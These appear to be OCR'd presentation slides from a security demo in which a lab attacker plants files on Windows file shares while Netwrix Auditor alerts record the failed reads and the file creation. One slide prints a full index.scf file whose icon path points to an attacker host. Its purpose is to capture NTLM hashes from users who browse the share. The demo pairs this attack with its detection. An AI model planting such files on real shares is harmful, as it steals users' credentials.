
“I’ll leave some ‘presents’ on the file shares!”

Netwrix Auditor Alert


7MS-No snooping

Who:	7MS\test
Action:	Read (Failed Attempt)
Object type:	Folder
What:	\\7ms-dc01\hr
When:	5/16/2019 5:40:46 PM
Where:	7ms-dc01
Workstation:	192.168.55.60
Data source:	File Servers

“I’ll leave some ‘presents’ on the file shares!” (see all shares)




“I’ll leave some ‘presents’ on the file shares!” (with sneaky files)



“I’ll leave some ‘presents’ on the file shares!” (with sneaky files)

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107×25
root@up2nogood:/7MinSuckurity#
root@up2nogood:/7MinSuckurity# cat index.scf
[Shell]
Command=1
IconFile=\\192.168.55.60\lol.ico
[Taskbar]
Command=ToggleDesktop
root@up2nogood:/7MinSuckurity#
```

“I’ll leave some ‘presents’ on the file shares!” (upload sneaky files)



“I’ll leave some ‘presents’ on the file shares!”


Netwrix Auditor Alert


Potentially Harmful File Created on File Server

Alerts when a potentially harmful file, such as an executable, installer, script, or registry key, is created on your file server. Use this alert to detect security threats and provide a timely response. This alert does not work out of the box; you must provide a file server name to activate the alert.

Who:	7MS\test
Action:	Added
Object type:	File
What:	\\7ms-dc01\shared-files\index.scf
When:	5/16/2019 6:07:49 PM
Where:	7ms-dc01
Workstation:	192.168.55.60

“I’ll leave some ‘presents’ on the file shares!” (catch hashes)



